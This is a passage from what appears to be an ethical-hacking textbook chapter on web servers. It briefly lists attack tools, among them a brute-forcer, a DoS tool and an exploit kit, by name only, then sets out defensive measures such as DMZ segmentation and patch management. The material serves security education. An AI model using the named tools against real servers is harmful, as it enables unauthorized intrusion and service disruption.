


Figure 13.43: Screenshot of Immunity CANVAS

The following are some additional web server attack tools:

- THC Hydra (*https://github.com*)
- HULK DoS (*https://github.com*)
- MPack (*https://sourceforge.net*)
- w3af (*http://w3af.org*)




Countermeasures

In previous sections, we discussed the benefits of a well-informed web server security posture, the danger posed by web server attacks, the methodology used in web server attacks, and the tools that assist an attacker in performing web server attacks. In this section, we discuss the tools and techniques used in securing web servers. This section discusses various methods to detect web server attacks, countermeasures, and defense techniques.

Place Web Servers in Separate Secure Server Security Segment on Network

- An ideal web hosting network should be designed with at least three segments namely, an Internet segment, a secure server security segment often called a demilitarized zone (DMZ), and an internal network
- The web server should be placed in the Server Security Segment (DMZ) of the network, isolated from the public and internal networks
- Firewalls should be placed for the internal network and Internet traffic, directed toward the DMZ



Place Web Servers in Separate Secure Server Security Segment on Network

An ideal web hosting network should be designed with three segments: an Internet segment; a secure server security segment, which is often called the demilitarized zone (DMZ); and an internal network. The first step in securing web servers is to place them separately in the DMZ, which is isolated from the public network and from the internal web-hosting network. Placing web servers in a separate segment adds security barriers between the web servers and the internal network as well as between the web servers and the outside public network. This separation allows the administrator to place firewalls and apply access control based on security rules for the internal network as well as for Internet traffic toward the DMZ. Such a web-hosting network can prevent attacks on the web server by outside attackers or malicious insiders.

Network segmentation divides a network into different segments, each having its own hub or switch. It allows network administrators to protect one segment from others by enforcing firewalls and security rules depending on the level of security desired. In a segmented network, an attacker who compromises one segment of the network will not be able to compromise the security of other segments of the network. Let us example a sample web-hosting network that is segmented by the administrator in such a manner that the web server is placed in a DMZ.






Figure 13.44: Illustration of three different segments in a web-hosting network



Countermeasures: Patches and Updates

The following are various countermeasures for secure update and patch management of web servers.

- Scan for existing vulnerabilities; patch and update the server software regularly.
- Before applying any service pack, hotfix, or security patch, read and peer review all relevant documentation.
- Apply all updates, regardless of their type, on an “as-needed” basis.
- Test service packs and hotfixes on a representative non-production environment prior to deployment in production.
- Ensure that service packs, hotfixes, and security patch levels are consistent on all domain controllers (DCs).
- Ensure that server outages are scheduled and that a complete set of backup tapes and emergency repair disks are available.
- Keep a back-out plan that allows the system and enterprise to return to their original state, prior to a failed implementation.
- Schedule periodic service-pack upgrades as part of operations maintenance and never trail by more than two service packs.
- Disable all unused script extension mappings.
- Avoid using default configurations that web servers are dispatched with.
- Use virtual patches in the organization because they provide additional identification/logging capabilities.
- Establish a disaster recovery plan to handle patch management failures.



Countermeasures: Protocols and Accounts

Countermeasures: Protocols

The following are various countermeasures for using secure protocols on web servers.

